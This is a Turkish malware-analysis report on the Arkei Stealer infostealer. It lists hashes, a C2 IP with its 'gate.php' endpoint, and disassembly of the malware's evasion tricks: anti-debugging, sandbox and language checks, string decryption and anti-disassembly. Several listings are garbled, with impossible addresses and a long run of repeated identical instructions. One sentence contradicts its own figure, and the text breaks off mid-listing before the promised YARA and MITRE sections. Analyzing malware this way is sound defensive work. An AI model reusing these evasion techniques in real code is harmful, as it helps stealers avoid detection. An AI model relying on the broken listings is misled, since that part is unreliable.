

ARKEI STEALER

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İçindekiler	i
Ön Bakış	1
Filename.ext Analizi	6
<i>Statik Analiz</i>	6
Filename2.ext Analizi	10
<i>Dinamik Analiz</i>	10
YARA Kuralı	21
MITRE ATTACK TABLE	24
Çözüm Önerileri	24
HAZIRLAYAN	25

Ön Bakış

İlk olarak Mayıs 2018’de ortaya çıkan **Arkei Stealer**, **infostealer** türünde bir zararlı olarak sınıflandırılmaktadır. Bu zararlı yazılımın temel işlevi bulaştığı sistemlerden **kritik öneme sahip** verileri gizlice toplamaktır.

Arkei Stealer’ın hedef aldığı başlıca veriler arasında şunlar bulunmaktadır:

- Web tarayıcılarında (Chrome, Firefox vb.) saklanan **çerezler ve kayıtlı parolalar**.
- Sistemde kurulu olan **kripto para cüzdanı** yazılımlarına ait dosyalar.
- Parola yönetim uygulamaları da dahil olmak üzere çeşitli masaüstü uygulamalarına ait giriş bilgileri.

Zararlı yazılım aynı zamanda sistemin yapılandırması hakkında bilgileri toplar ve saldırganın önceden belirlediği dosya yollarını tarar. Özellikle masaüstü gibi yaygın konumlardaki dosyaların içeriğini de ele geçirir.

Toplama aşaması tamamlandığında, Arkei Stealer elde ettiği tüm bu bilgileri tek bir arşiv dosyasında sıkıştırır ve ardından bu paketi, saldırganın uzaktan kontrol ettiği **komuta-kontrol sunucusuna** yükler.

ArkeiStealer.exe Analizi

Adı	2f278b8e3bdea12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.exe
MD5	5a4f9b6c31ac9694653356eff6d30344
SHA256	2f278b8e3bdea12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9
Dosya Türü	PE32/EXE

Statik Analiz

```
seg004:0043C0B2 ; int __usercall start@<eax>(int@<ebp>)
seg004:0043C0B2 public start
seg004:0043C0B2 proc near
seg004:0043C0B2 push ebp
seg004:0043C0B3 loc_43C0B3: ; CODE XREF: start+4;j
seg004:0043C0B3 sub ebp, 1
seg004:0043C0B6 jnz short loc_43C0B3
seg004:0043C0B8 pop ebp
seg004:0043C0B9 mov eax, large fs:30h ; peb access
seg004:0043C0BF mov eax, [eax+0Ch]
seg004:0043C0C2 mov eax, [eax+14h]
seg004:0043C0C5 mov edi, [eax+10h]
seg004:0043C0C8 call $+5
seg004:0043C0CD pop esi
seg004:0043C0CE lea edx, [edi+1000h]
seg004:0043C0D4 lea ecx, [edx+1C800h]
seg004:0043C0DA lea ebx, (dword_43C340 - 43C0CDh)[esi]
seg004:0043C0E0 lea ebp, [ebx+20h]
seg004:0043C0E3 push edx
seg004:0043C0E4 push ecx
seg004:0043C0E5 push ebx
seg004:0043C0E6 push ebp
seg004:0043C0E7 call sub_43C000
seg004:0043C0EC add esp, 10h
seg004:0043C0EF lea eax, [edi+8430h]
seg004:0043C0F5 jmp eax
seg004:0043C0F5 start
seg004:0043C0F5 endp
```

Şekil 1- FS segmentini kullanarak PEB'e erişilmesi

Zararlı yazılım ilk olarak **FS** segmentini kullanarak PEB'e erişmektedir. Process Environment Block (PEB) yapısına erişim sağlayarak bellek yapılarını kontrol etmektedir. Buradaki amaç yüklü olan tüm DLL ve modüllerin bellek adreslerine ulaşmayı sağlamaktır.

```

seg004:0043C04C sub_43C04C proc near ; CODE XREF: .text:004019C5:p
seg004:0043C04C pusha
seg004:0043C04D mov eax, large fs:30h
seg004:0043C053 mov eax, [eax+0Ch]
seg004:0043C056 mov eax, [eax+14h]
seg004:0043C059 mov edi, [eax+10h]
seg004:0043C05C call $+5
seg004:0043C061 pop esi
seg004:0043C062 lea edx, (a213202208237 - 43C061h)[esi] ; "213.202.208.237"
seg004:0043C068 lea ecx, [edx+80h]
seg004:0043C06E lea ebx, (dword_43C300 - 43C061h)[esi]
seg004:0043C074 lea ebp, [ebx+20h]
seg004:0043C077 push edx
seg004:0043C078 push ecx
seg004:0043C079 push ebx
seg004:0043C07A push ebp
seg004:0043C07B call decrypt_obf
seg004:0043C080 add esp, 10h
seg004:0043C083 mov [edi+279B4h], edx
seg004:0043C089 lea edx, (aGatePhp - 43C061h)[esi] ; "gate.php"
seg004:0043C08F lea ecx, [edx+80h]
seg004:0043C095 loc_43C095: ; CODE XREF: decrypt_obf+2F:j
seg004:0043C095 lea ebx, (dword_43C320 - 43C061h)[esi]
seg004:0043C098 lea ebp, [ebx+20h]
seg004:0043C09E push edx
seg004:0043C09F push ecx
seg004:0043C0A0 push ebx
seg004:0043C0A1 push ebp
seg004:0043C0A2 call decrypt_obf
seg004:0043C0A7 add esp, 10h
seg004:0043C0AA mov [edi+2730Ch], edx
seg004:0043C0B0 popa
seg004:0043C0B1 sub_43C04C ret
seg004:0043C0B1 sub_43C04C endp

```

Şekil 2 – C2 adresinin bellekte çözülmesi

Zararlı yazılım **Position Independent Code (PIC)** tekniğini kullanarak kod bloğunun adresten bağımsız olarak çalışmasını hedeflemektedir. C2 adresi ve hedef endpoint bellekte çözülmemektedir. Bu sayede zararlı yazılım statik analiz süreçlerinden kaçınmaktadır.

```

.text:004054F0 ; int __cdecl xor_decrypt(int, int, unsigned int)
.text:004054F0 xor_decrypt proc near ; CODE XREF: .text:0040177F:p
.text:004054F0 ; .text:00401798:p ...
.text:004054F0 var_C = dword ptr -0Ch
.text:004054F0 var_8 = dword ptr -8
.text:004054F0 var_4 = dword ptr -4
.text:004054F0 arg_0 = dword ptr 8
.text:004054F0 arg_4 = dword ptr 0Ch
.text:004054F0 arg_8 = dword ptr 10h
.text:004054F0 push ebp
.text:004054F1 mov ebp, esp
.text:004054F3 sub esp, 0Ch
.text:004054F6 push ebx
.text:004054F7 mov eax, [ebp+arg_8]
.text:004054FA add eax, 1
.text:004054FD push eax
.text:004054FE push 40h ; '@'
.text:00405500 call dword_427CC8
.text:00405506 mov [ebp+var_8], eax
.text:00405509 mov ecx, [ebp+var_8]
.text:0040550C add ecx, [ebp+arg_8]
.text:0040550F mov byte ptr [ecx], 0
.text:00405512 mov [ebp+var_C], 0
.text:00405519 jmp short loc_405524

```

```

push offset aZoqjzaylevbw ; "ZOQJZAYLEVbw"
push offset unk_41E040
call xor_decrypt
add esp, 0Ch
mov dword_42725C, eax
push 0Eh
push offset aQ0q3av13e9s4ey ; "Q0Q3AV13E9S4EY"
push offset unk_41E060
call xor_decrypt

```

Şekil 3 – String decryption

Bu fonksiyon encrypted string'leri runtime'da XOR operatörü ile decrypt etmek için kullanılmaktadır. Decrypt edilen string'ler Windows API isimleridir. Hedef stringler bellekte decrypt edildikten sonra ortaya çıkmaktadır. Bu teknik string decryption olarak adlandırılmaktadır.

```

v11 = 0;
v12 = (*(int (__cdecl **)(_DWORD, int, int))(a9 + 32))(*(_DWORD *)(a9 + 40), 288, 4);
if ( !v12 )
    return -4;
v10 = sub_40FD20(a3, a1, 257, &unk_425B30, &unk_425BB0, a6, a4, a8, &v11, v12);
if ( v10 || !*a4 )
{
    if ( v10 == -3 )
    {
        *(_DWORD *)(a9 + 24) = "oversubscribed literal/length tree";
    }
    else if ( v10 != -4 )
    {
        *(_DWORD *)(a9 + 24) = "incomplete literal/length tree";
        v10 = -3;
    }
}

```

Şekil 4 – Inflate algoritmasına ait kod betiği (IDA)

Malware, kullanıcıya ait bilgileri sıkıştırmak için gzip/zlib kaynak kodundaki **inflate/deflate** algoritmasını kullanmaktadır. Fonksiyon yapısının iki görselde örtüştüğü görülmektedir. Zararlı yazılım tespiti önlemek amacıyla ZIP handling kısmı sonradan eklenmiş ve sadece sıkıştırmak için gerekli bileşenler dahil edilmiştir.

```

inflate.c
x

/* build the decoding tables for literal/length and distance codes */
bl = lbits;
if ((i = huft_build(ll, nl, 257, cplens, cplext, &tl, &bl)) != 0)
{
    if (i == 1) {
        Trace ((stderr, " incomplete literal/length tree\n"));
        huft_free(tl);
    }
    return i; /* incomplete code set */
}
bd = dbits;
if ((i = huft_build(ll + nl, nd, 0, cpdist, cpdext, &td, &bd)) != 0)
{
    if (i == 1) {
        Trace ((stderr, " incomplete distance tree\n"));
#ifdef PKZIP_BUG_WORKAROUND
        i = 0;
    }
    #else
        huft_free(td);
    }
    huft_free(tl);
    return i; /* incomplete code set */
}
#endif

```

Şekil 5 – GZIP kaynak kodundan alınan Inflate algoritmasına ait kod betiği

```

.text:00401000
.text:00401000 sub_401000 proc near ; CODE XREF: .text:0040102Cip
.text:00401000 mov     eax, large fs:30h
.text:00401006 cmp     byte ptr [eax+2], 0
.text:0040100A jnz     short loc_40100F
.text:0040100C xor     eax, eax
.text:0040100E retn
.text:0040100F ; -----
.text:0040100F
.text:0040100F loc_40100F: ; CODE XREF: sub_401000+A+j
.text:0040100F mov     eax, 1
.text:00401014 retn

```

Şekil 6 – PEB üzerinden BeingDebugged bayrağının kontrolü

Malware'in anti-debugging tekniği olarak **PEB (Process Environment Block)** yapısındaki BeingDebugged flag'ini kontrol ettiği görülmektedir. FS segment register'ının **0x30** offset'inden PEB adresine erişilmekte, ardından PEB yapısının +2 offset'indeki **BeingDebugged** bayrağı kontrol edilmektedir.

```

0043c0b2 int32_t var_4_1 = arg1
0043c0b6 int32_t i
0043c0b6
0043c0b6 do
0043c0b3 | i = arg1
0043c0b3 | arg1 -= 1
0043c0b6 while (i != 1)
0043c0c5 TEB* fsbase
0043c0c5 struct _LDR_DATA_TABLE_ENTRY* Flink = fsbase->ProcessEnvironmentBlock->Ldr->
0043c0c5 InMemoryOrderModuleList.Flink->InInitializationOrderModuleList.Flink
0043c0e7 sub_43c000(&data_43c0cd, Flink, _mbsncpy, 0x43c340, Flink + 0x1d800,
0043c0e7 Flink + 0x1000)
0043c0f5 jump(&Flink[0x1a7])

```


Şekil 7 – Shellcode'a zıplama işlemi

Jmp instructionu ile base'den hesaplanan offset'deki adrese doğrudan atlama yapılmaktadır. Atlamış olduğu adres decrypt edilmiş stage'in başlangıç noktasıdır. **Call** yerine **jmp** kullanımı sayesinde stack'te dönüş adresi bırakılmıyor, bu sayede stack frame temiz kalmaktadır.

Stage 2 Analizi

Adı	payload.bin
MD5	dbd4da9416b89ce84302d2e287930cb7
SHA256	9187eb2c37c51be63c2c3512907bee925aa4491c7b699594f91420 917c793d67
Dosya Türü	PE32/EXE


Dinamik Analiz



The screenshot shows a debugger window with assembly code on the left, registers on the right, and a stack window at the bottom. The assembly code includes instructions like `push ebp`, `mov ebp, esp`, `push c`, `push 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.41e030`, `push 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.41e040`, `call 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.4054f0`, `add esp, c`, `mov dword ptr ds:[427278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.004054f0], eax`, `push ebp`, `push 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.41e040`, `sub esp, c`, `call 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.4054f0`, `add esp, c`, `mov eax, dword ptr ss:[ebp+10]`, `mov dword ptr ds:[427278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.004054f0], eax`, `push b`, `push 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.41e040`, `call 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.41e040`, `add esp, c`, `mov ecx, dword ptr ss:[ebp+8]`, `add ecx, dword ptr ds:[427278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.004054f0]`, `mov dword ptr ds:[427278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.004054f0], ecx`, `push c`, `mov byte ptr ds:[ecx], 0`, `push 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.41e040`, `call 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.4054f0`, `add esp, c`, `add edx, 1`, `mov dword ptr ds:[427278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.004054f0], edx`, `push b`, `mov eax, dword ptr ss:[ebp+4]`, `push 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.41e040`, `push 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.41e040`, `call 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.4054f0`, `add esp, c`, `mov dword ptr ds:[427278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.004054f0], eax`, `push c`, `push 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.41e040`, `push 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.41e040`, `call 2f278b8e3bde12dd2910f297dc02e36716253d80d104221057d2d72b07b22c9.4054f0`.

Şekil 8 – LocalAlloc ile encrypted veri için bellek tahsis

Shellcode'a atlandıktan sonra **LocalAlloc** API'si ile bellekte alan tahsis ediliyor. Tahsis edilen belleğe push instructionları ile encrypted veriler stack'e yüklenmektedir. Stack'e yüklenen veriler call ile decrypt fonksiyonuna gönderilmektedir. Yapılan işlemler ilk string decryption işlemini başlatmaktadır.



IDA View-EIP, General registers, Modules, Threads, Hex View-1, Stack view

IDA View-EIP

```
.text:00408429 pop     ebp
.text:0040842A retn
.text:0040842A ; -----
.text:0040842B align 10h
.text:00408430 push    ebp
.text:00408431 mov     ebp, esp
.text:00408433 jz      short near ptr loc_408437+1
.text:00408435 jnz     short near ptr loc_408437+1
.text:00408437 loc_408437:                                ; CODE XREF: .text:00408433↑j
.text:00408437                                ; .text:00408435↑j
.text:00408437 mov     eax, 0DB33E8h
.text:0040843C add     [ebx+eax+75h], dh
.text:00408440 add     [eax-6CD618h], edi
.text:00408446 push    dword ptr [ebx+eax+75h]
.text:0040844A add     [eax+0DB6FE8h], edi
.text:00408450 add     [eax-78h], ch
.text:00408453 adc     eax, [eax]
00007830 00408430: .text:00408430 (Synchronized with EIP)
```

Şekil 9 – Impossible Disassembly tekniği

Disassembler incelendiğinde **Impossible Disassembly** tekniği kullanıldığı tespit edilmiştir. Bu teknik tersine mühendislik işlemini zorlaştırmayı amaçlayan bir **Anti-Disassembly** tekniğidir. Şekil 9'da görüldüğü üzere **jz** ve **jnz** koşullu atlama yönergelerinden sonra **loc_408437** etiketine atlama yapılmaktadır. Ancak bu değerler disassembler tarafından yanlış yorumlanan junk byte'lardan oluşmaktadır. Gerçek execution flow her zaman **loc_408437** adresine atlayacağı için araya eklenen byte'lar çalıştırılmamaktadır. Bahsi geçen yöntem NOP instructionu koyularak bypass edilmiştir.

004083BE	CC	int3	
004083BF	CC	int3	
004083C0	55	push ebp	
004083C1	8BEC	mov ebp,esp	
004083C3	A1 D8774200	mov eax,dword ptr ds:[4277D8]	004277D8: &"HAL9TH"
004083C8	50	push eax	
004083C9	E8 E2490000	call salsa.40CD80	
004083CE	50	push eax	
004083CF	E8 5CD00000	call salsa.415430	
004083D4	83C4 08	add esp,8	
004083D7	85C0	test eax,eax	
004083D9	75 20	jne salsa.4083FB	
004083DB	8B0D 9C794200	mov ecx,dword ptr ds:[42799C]	0042799C: &"JohnDoe"
004083E1	51	push ecx	
004083E2	E8 194A0000	call salsa.40CE00	
004083E7	50	push eax	
004083E8	E8 43D00000	call salsa.415430	
004083ED	83C4 08	add esp,8	
004083F0	85C0	test eax,eax	
004083F2	75 07	jne salsa.4083FB	
004083F4	B8 01000000	mov eax,1	
004083F9	EB 02	jmp salsa.4083FD	
004083FB	33C0	xor eax,eax	
004083FD	5D	pop ebp	
004083FE	C3	ret	
004083FF	CC	int3	

Şekil 10 – Windows Defender Sandbox Kontrolü

Zararlı yazılım, **GetComputerNameA** ve **GetUserNameA** Windows API'lerini kullanarak sistemin hostname ve kullanıcı adını öğrenir. Elde edilen değerleri **HAL9TH** (bilgisayar adı) ve **JohnDoe** (kullanıcı adı) ile kıyaslar. Bu isimler Windows Defender'ın sandbox ortamında varsayılan olarak kullandığı sabitlerdir ve malware bu kontrolle tespiti önlemeyi amaçlamaktadır.

004082E3	83EC 08	sub esp,8
004082E6	C745 FC 01000000	mov dword ptr ss:[ebp-4],1
004082ED	FF15 7C7D4200	call dword ptr ds:[407C7D7C]
004082F3	0FB7C0	movzx eax,ax
004082F6	8945 F8	mov dword ptr ss:[ebp-8],eax
004082F9	817D F8 3F040000	cmp dword ptr ss:[ebp-8],43F
00408300	7F 1D	jb salsa.40831F
00408302	817D F8 3F040000	cmp dword ptr ss:[ebp-8],43F
00408309	74 3A	je salsa.408345
0040830B	817D F8 19040000	cmp dword ptr ss:[ebp-8],419
00408312	74 1F	je salsa.408333
00408314	817D F8 23040000	cmp dword ptr ss:[ebp-8],423
00408318	74 1F	je salsa.40833C
0040831D	EB 3F	jmp salsa.40835E
0040831F	817D F8 43040000	cmp dword ptr ss:[ebp-8],443
00408326	74 26	je salsa.40834E
00408328	817D F8 2C080000	cmp dword ptr ss:[ebp-8],82C
0040832F	74 26	je salsa.408357
00408331	EB 2B	jmp salsa.40835E
0040833A	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
0040833C	EB 22	jmp salsa.40835E
00408343	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
00408345	EB 19	jmp salsa.40835E
0040834C	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
0040834E	EB 10	jmp salsa.40835E
00408355	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
00408357	EB 07	jmp salsa.40835E
0040835E	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
00408361	8B45 FC	mov eax,dword ptr ss:[ebp-4]
00408363	8BE5	mov esp,ebp
00408364	5D	pop ebp
00408364	C3	ret

Şekil 11 – GetUserDefaultLangID ile Dil Kontrolü

Zararlı yazılım, **GetUserDefaultLangID** fonksiyonunu çağırarak sistemin dil ayarını öğrenir. Elde edilen LCID değerini cmp instruction'ı ile sırasıyla **0x43F**, **0x419**, **0x423**, **0x443** ve **0x82C** gibi değerler ile karşılaştırır. Bu değerler Kazakistan, Rusya, Belarus,

Özbekistan ve Azerbaycan gibi ülkelerin dil kodlarıdır. Eğer sistem dili bu listede bulunursa program sonlandırılır.

Dil ID	Dil Etiketi	Konum
0x43F	KZ	Kazakistan
0x419	RU	Rusya
0x423	BY	Belarus
0x443	UZ	Özbekistan
0x82C	AZ	Azerbaycan

Tablo 1- Dil kontrolü yapılan ülkeler

```

:570 55 push ebp
:571 88EC mov ebp,esp
:573 81EC 1C010000 sub esp,11C
:579 68 04010000 push 104
:57E 8D85 F8FEFFFF lea eax,dword ptr ss:[ebp-108]
:584 50 push eax
:585 E8 56FEFFFF call salsa.4153E0
:58A 8D8D E8FEFFFF lea ecx,dword ptr ss:[ebp-118]
:590 51 push ecx
:591 FF15 B87C4200 call dword ptr ds:[&GetSystemTime]
:597 0F8795 F6FEFFFF movzx edx,word ptr ss:[ebp-10A]
:59E 68D2 05 imul edx,edx,5
:5A1 52 push edx
:5A2 E8 59FEFFFF call salsa.415500
:5A7 83C4 04 add esp,4
:5AA C785 E4FEFFFF 00000000 mov dword ptr ss:[ebp-11C],0
:5B4 EB 0F jmp salsa.4155C5
:5B6 8B85 E4FEFFFF mov eax,dword ptr ss:[ebp-11C]
:5B8 83C0 01 add eax,1
:5BF 8985 E4FEFFFF mov dword ptr ss:[ebp-11C],eax
:5C5 8B8D E4FEFFFF mov ecx,dword ptr ss:[ebp-11C]
:5CB 3B4D 08 cmp ecx,dword ptr ss:[ebp+8]
:5CE 7D 23 jge salsa.4155F3
:5D0 E8 3BFEFFFF call salsa.415510
:5D5 33D2 xor edx,edx
:5D7 B9 24000000 mov ecx,24
:5DC F7F1 div ecx
:5DE 8B85 E4FEFFFF mov eax,dword ptr ss:[ebp-11C]
:5E4 8A8A 14644200 mov cl,byte ptr ds:[edx+426414]
:5EA 8B8C05 F8FEFFFF mov byte ptr ss:[ebp+eax-108],cl
:5F1 EB C3 jmp salsa.415586
:5F3 8B55 08 mov edx,dword ptr ss:[ebp+8]
:5F6 C68415 F8FEFFFF 00 mov byte ptr ss:[ebp+edx-108],0
:604 8D85 F8FEFFFF lea eax,dword ptr ss:[ebp-108]
:606 88E5 mov esp,ebp
:607 C3 pop ebp
ret

```

[ebp-108]:SymMatchString
eax: "SR1D J5 8GDTRIM7"

eax: "SR1D J5 8GDTRIM7"

24: '\$'

edx+426414: "OPQRSTUWXYZ1234567890"

[ebp-108]:SymMatchString

Şekil 12 – Rastgele string oluşturulması

Zararlı yazılım, C2 sunucusuna HTTP isteği göndermeden önce **GetSystemTime** fonksiyonunu çağırarak sistem tarih ve saat bilgisini alır. Bu değer rastgele sayı üretici için seed olarak kullanılır. Ardından (imul edx, edx), 5 ile matematiksel işlem uygulanır ve bellekten daha önce yazılmış olan alfanümerik karakterler seçilir. Bu işlemler sonucunda oluşan string, C2 sunucusundan indirip yüklenen ZIP dosyasının adı ve çalınan bilgileri (Cookie, cüzdan dosyaları vb.) geçici olarak isimlendirme işlevi için kullanılacaktır. Her işlemde farklı dosya adı oluşturularak tespit zorlaştırılır ve aynı C2'ye birden fazla istek gönderildiğinde dosya isim çakışması önlenmektedir.



```
0040836E CC int3
0040836F CC int3
00408370 55 push ebp
00408371 8BEC mov ebp,esp
00408373 83EC 08 sub esp,8
00408376 FF15 A07D4200 call dword ptr ds:[<&GetTickCount>]
0040837C 8945 FC mov dword ptr ss:[ebp-4],eax
0040837F 68 803E0000 push 3E80
00408384 FF15 8C7B4200 call dword ptr ds:[<&Sleep>]
0040838A FF15 A07D4200 call dword ptr ds:[<&GetTickCount>]
00408390 2B45 FC sub eax,dword ptr ss:[ebp-4]
00408393 8945 F8 mov dword ptr ss:[ebp-8],eax
00408396 817D F8 E02E0000 cmp dword ptr ss:[ebp-8],2EE0
0040839D 76 09 jbe salsa.4083A8
0040839F B8 01000000 mov eax,1
004083A4 EB 08 jmp salsa.4083B1
004083A6 EB 04 jmp salsa.4083AC
004083A8 33C0 xor eax,eax
004083AA EB 05 jmp salsa.4083B1
004083AC B8 01000000 mov eax,1
004083B1 8BE5 mov esp,ebp
004083B3 5D pop ebp
004083B4 C3 ret
004083B5 CC int3
004083B6 CC int3
```

Şekil 13 – GetTickCount ve Sleep fonksiyonları ile Sandbox tespiti

Malware çalıştığı sistemin sandbox ortamı olup olmadığını tespit etmek amacıyla anti analiz tekniği uygulamaktadır. Önce GetTickCount fonksiyonu çağrılarak sistem başlangıç zamanı alınmaktadır. Ardından Sleep fonksiyonu ile program 16 saniye boyunca bekletilmektedir. Uyku süresinin bitiminden sonra tekrar GetTickCount fonksiyonu çağrılarak bitiş zamanı alınmakta ve iki zaman değeri arasındaki fark hesaplanmaktadır. Eğer geçen süre 12 saniyeden büyükse malware normal şekilde çalışmaya devam etmektedir. Ancak sandbox ortamlarında Sleep fonksiyonları genellikle hızlandırılmaktadır. Bu durumda geçen süre 12 saniyeden az olacağından malware kendini sonlandırmakta veya zararlı davranışlarını sergilememektedir.

```

00407F3C 8D85 B888FFFF lea eax,dword ptr ss:[ebp-7748]
00407F42 50 push eax
00407F43 FF15 2C7D4200 call dword ptr ds:[441strcatA]
00407F49 68 8C434200 push salsa.42438C
00407F4E 8D8D B888FFFF lea ecx,dword ptr ss:[ebp-7748]
00407F54 51 push ecx
00407F55 FF15 2C7D4200 call dword ptr ds:[441strcatA]
00407F5B 8B15 B4784200 mov edx,dword ptr ds:[427884]
00407F61 52 push edx
00407F62 A1 0C734200 mov eax,dword ptr ds:[42730C]
00407F67 50 push eax
00407F68 8B0D B4794200 mov ecx,dword ptr ds:[427984]
00407F6E 51 push ecx
00407F6F 8B15 B4744200 mov edx,dword ptr ds:[427428]
00407F75 52 push edx
00407F76 E8 45DEFFFF call salsa.405DC0
00407F7B 83C4 10 add esp,10
00407F7E 50 push eax
00407F7F 8D85 C889FFFF lea eax,dword ptr ss:[ebp-6180]
00407F85 50 push eax
00407F86 FF15 2C7D4200 call dword ptr ds:[441strcatA]
00407F8C 8B8D B088FFFF mov ecx,dword ptr ds:[427884]
00407F92 51 push ecx
00407F93 8D95 C889FFFF lea edx,dword ptr ds:[427884]
00407F99 52 push edx
00407F9A E8 61F8FFFF call salsa.4078
00407F9F 83C4 08 add esp,8
00407FA2 68 A8610000 push 61A8
00407FA7 8D85 C889FFFF lea eax,dword ptr ss:[ebp-6180]
00407FAD 50 push eax
00407FAE E8 2D040000 call salsa.4153
00407FB3 8D8D B888FFFF lea ecx,dword ptr ds:[427884]
00407FB4 51 push ecx
00407FB5 push salsa.41E022
00407FB6 call dword ptr ds:[441InternetOpenA]
00407FB7 mov dword ptr ss:[ebp-6180],eax
00407FB8 mov dword ptr ss:[ebp-6180],100
00407FB9 mov dword ptr ss:[ebp-6180],0
00407FBA mov dword ptr ss:[ebp-6180],0
00407FBB mov dword ptr ss:[ebp-6180],0
00407FBC mov dword ptr ss:[ebp-6180],0
00407FBD mov dword ptr ss:[ebp-6180],0
00407FBE mov dword ptr ss:[ebp-6180],0
00407FBF mov dword ptr ss:[ebp-6180],0
00407FC0 mov dword ptr ss:[ebp-6180],0
00407FC1 mov dword ptr ss:[ebp-6180],0
00407FC2 mov dword ptr ss:[ebp-6180],0
00407FC3 mov dword ptr ss:[ebp-6180],0
00407FC4 mov dword ptr ss:[ebp-6180],0
00407FC5 mov dword ptr ss:[ebp-6180],0
00407FC6 mov dword ptr ss:[ebp-6180],0
00407FC7 mov dword ptr ss:[ebp-6180],0
00407FC8 mov dword ptr ss:[ebp-6180],0
00407FC9 mov dword ptr ss:[ebp-6180],0
00407FCA mov dword ptr ss:[ebp-6180],0
00407FCB mov dword ptr ss:[ebp-6180],0
00407FCC mov dword ptr ss:[ebp-6180],0
00407FCD mov dword ptr ss:[ebp-6180],0
00407FCE mov dword ptr ss:[ebp-6180],0
00407FCF mov dword ptr ss:[ebp-6180],0
00407FD0 mov dword ptr ss:[ebp-6180],0
00407FD1 mov dword ptr ss:[ebp-6180],0
00407FD2 mov dword ptr ss:[ebp-6180],0
00407FD3 mov dword ptr ss:[ebp-6180],0
